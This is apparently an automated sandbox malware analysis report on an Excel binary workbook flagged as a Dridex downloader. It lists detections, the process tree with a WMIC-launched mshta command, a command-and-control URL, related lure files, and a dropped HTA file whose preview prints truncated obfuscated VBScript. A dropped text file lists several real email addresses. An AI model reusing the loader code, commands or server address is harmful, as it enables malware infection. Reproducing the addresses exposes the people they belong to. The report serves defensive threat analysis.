ID: 528398
Sample Name:
474556085436219490680.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:27:04
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 474556085436219490680.xlsb

Overview


General Information

Sample Name:	474556085436219490680.xlsb
Analysis ID:	528398
MD5:	75c325deec0cae…
SHA1:	ff3d0672ff1a9521..
SHA256:	f4e3013be0615f6..
Tags:	xlsb xlsx
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Dridex Downloader

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 7004 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 4008 cmdline: wmic process call create "mshta C:\ProgramData\UXcqTE.rtf" MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 4848 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - mshta.exe (PID: 6892 cmdline: mshta C:\ProgramData\UXcqTE.rtf MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\UXcqTE.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remo Servi Effect
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Process Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop on Insecure Network Communication	Remo Track Witho Autho
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 2	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	Remo Wipe Witho Autho
Domain Accounts	Exploitation for Client Execution 3 2	Logon Script (Windows)	Logon Script (Windows)	Scripting 3	Security Account Manager	System Information Discovery 1 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location	Obtair Devic Cloud Backu

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remo Servi Effect
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	SIM Card Swap	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
47455608543621949068O.xlsb	28%	Virustotal		Browse
47455608543621949068O.xlsb	22%	ReversingLabs	Document-Office.Trojan.XBAgent	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	0%	Virustotal		Browse
http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
132.148.135.183	unknown	United States		398101	GO-DADDY-COM-LLCUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528398
Start date:	25.11.2021
Start time:	08:27:04

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	474556085436219490680.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.expl.evad.winXLSB@5/9@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:28:47	API Interceptor	1x Sleep call for process: WMIC.exe modified
08:28:48	API Interceptor	1x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
132.148.135.183	salecode12610151.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	salecode12610151.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment8642156.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment8642156.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Netflix coupon040693525.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Netflix coupon040693525.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	request-377185.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Offer-04563360.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	vote0882037.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	vote0882037.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Offer 39052.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GO-DADDY-COM-LLCUS	47455608543621949O680.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Akiru.arm7	Get hash	malicious	Browse	• 192.186.196.248
	KRg7F8O7Qd	Get hash	malicious	Browse	• 209.126.105.220
	Racun je u prilogu.exe	Get hash	malicious	Browse	• 148.72.144.175
	xDG1WDcI0o.exe	Get hash	malicious	Browse	• 173.201.185.205
	salecode12610151.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	salecode12610151.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	RFQ_PO-330758290144.xlsx	Get hash	malicious	Browse	• 166.62.110.60
	payment8642156.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	payment8642156.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Netflix coupon040693525.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Netflix coupon040693525.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	request-377185.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Offer-04563360.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	vote0882037.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	vote0882037.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\UXcqTE.rtf	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4694
Entropy (8bit):	5.080967194560479
Encrypted:	false
SSDEEP:	96:xJHn1r5l3yol4WgWZDn5undZMPd7U0uSz9DjkCJ3JvV6tXrR3KEZOZ+:xBn1r5l3youW755udZoln3Jw931
MD5:	EA40DFDCBBD4D89CA3FAB7F4F79D988E
SHA1:	0EC52774FA266AD6CDDBA5BF6B4C80FC3384F995
SHA-256:	BAA9B556F6519D15CBF2E30150F293BFAC9AEB5FC7704447E0395ABE785A9748
SHA-512:	E3C62B36F013E73EC30DFA35952A40D3C412C747B6C8E88B2BFA00BAFBFB413B5D597F8D040A534C36B68F2BF8E6E6C519BB2ECCB1BAF3A67FE427B1C84B67F2
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\UXcqTE.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no"..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..N_U_R_p_d_S_h_V_f = "run" & Chr(100+1-1) & "" & Chr(108+1-1) & "l3" & Chr(50+1-1) & ".ex" & "e " & "C:" & "\\P" & "rog" & "ram" & Chr(68+1-1) & "" & Chr(97+1-1) & "ta\" & Chr(116+1-1) & "nig" & Chr(103+1-1) & Chr(101+1-1) & "r.b" & Chr(105+1-1) & "" & "n " & "Dll" & Chr(82+1-1) & "eg" & "ist" & Chr(101+1-1) & Chr(114+1-1) & "" & "Ser" & "ver" & ""..Set L_h_G_Q_C_R_g_R_q_I_E_s = CreateObject("MSX" & Chr(77+1-1) & "L2" & ".S" & "er" & "" & "ver" & Chr(88+1-1) & "ML" & Chr(72+1-1) & "TTP" & "" & ".6" & "" & ".0")....m_w_Y_i_z_k_I_R_N_n_J_x_w = "" & "Wsc" & "" & "" & "rip" & "t.S" & Chr(104+1-1) & "ell"..Set l_o_U_g_F_D_H_S_g_h_J_R_f_d_q_x = CreateObject(m_w_Y_i_z_k_I_R_N_n_J_x_w)..B_y_u_C_D_k_S_O_B_Y_k_R_d = LCase(l_o_U_g_F_D_H_S_g_h_J_R_f_d_q

C:\ProgramData\VNsYnsilCvEhxr.txt	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	146
Entropy (8bit):	4.488758622005649
Encrypted:	false
SSDEEP:	3:YGEXolKIxmVKadIpSPXX/NkWEn+RNAxK7yiKIu7lRdQ+:YGEXxpgaKpMfNkWzRNAXiTcdn
MD5:	1C511D68DA1D2AC144BD467AEECC7ABD
SHA1:	F1EBFE678514D0BF69C0C442EEF175DF1411196A
SHA-256:	380E5776D7A1F6C1F8E933ACC2D3B97CE1D537CE777A9C6D4912EF8F719AAB81
SHA-512:	7BC6A7A8E1212FB97F7EB067F183DB3FDC754D43E6228EA32704DD3504CD0D2690563C4102A1870EEFD4280FFF7120D38D50CD0103EC3EE2EAFC3B243CEA561
Malicious:	false
Reputation:	low
Preview:	{"carlton@gloves-international.com","darren@darrenterry.com","jeff@mcelwainegroup.com","info@thehighlonesomeranch.com","bkossuth@fccfaithful.org"}

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\4B93B946-94A6-4DBD-A1CD-B345F4F9DFB7	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140183
Entropy (8bit):	5.357961721714963
Encrypted:	false
SSDEEP:	1536:FcQIfgxrBdA3gBwtnQ9DQW+zCA4Ff7nXbovidXiE6LWmE9:vuQ9DQW+zcXfH
MD5:	B3C8BD03D39F1348AEDA6A94924211D2
SHA1:	485DB8719287A7F49DE8C0EDD055771C774B45FD
SHA-256:	C80EBE3A363D1E6E742140FC22F50623D18846C0028EE4E7A153064E49E83610
SHA-512:	A20BCB9D9FB7574146E118D4F3B1FD3DB86278FE9C15D2D9F1B8D78B126697E5A678C12F4D82F289D16528A9250D939526D9A946D84ACD5FA99932305B779E6
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-11-25T07:27:55">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\969342E7.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 298 x 42, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2651
Entropy (8bit):	7.878030234685008
Encrypted:	false
SSDEEP:	48:TLcP5710/A9YAjLgDvN9Dolpe66i9NoG5wCujcaVrc:sPh1mA9zjb3EAwZJc
MD5:	4936B12FE92BC286AE52FB6F462233E6
SHA1:	7AF7A2D93E049A2C95FB63063A03B12445DC760A
SHA-256:	A5A525DADBAD835597B6516D46ADCB131039FCABC7CBF5CD0DE4B688FF9D2668
SHA-512:	E0DDAD23F54660CF5D53689D5B6B3B5D84A18CF1881002A10142011E8D6C5982DEB5A2055E516FFECF9AD143BEF3307DD35B108A4279D8E7430B7CBEEB3EA5B5
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR...*...*...../....."IDATx..yTSW...IH.$a...,E...7,B.m.NK..Z.....m...u.....l."...v..D..*.. .%a...C..LB..3.s../.....7.`0d@%;....,?..4..0....`H....!.,?..4..0....`H....!.,?..4..0....`H....!..+.]..s.Q.....:A~...9(l.k..Z^....h..PN.&~VzT....Z....[...;.....th..Es.8..D...WCUJ...Y.U.5.*...2u..Fh....r.gT,...._"l..dU.....S}.V0*...hm)+.<u\...V..R.'....9....>.2.g..C....Gm.7U..>ayV..g...+k...<.9#Fo`.....eB.g$.61.z#A6.c...q._w....X....HP....9.....0....>..2|..h....GF].....Md.FLU..b.A.c..N.8!t..J....*Z.....K.:....2m.c..'F....n.....l.q...%....=M...u...[.1!....'70$./.5.i.1..]l^...Sg...=o...n.Sm...4...;1.i.D./l.`...?.j../h.L.9...~...{.-...\..Jo...R(.....IMy74=.nOj)-D.. 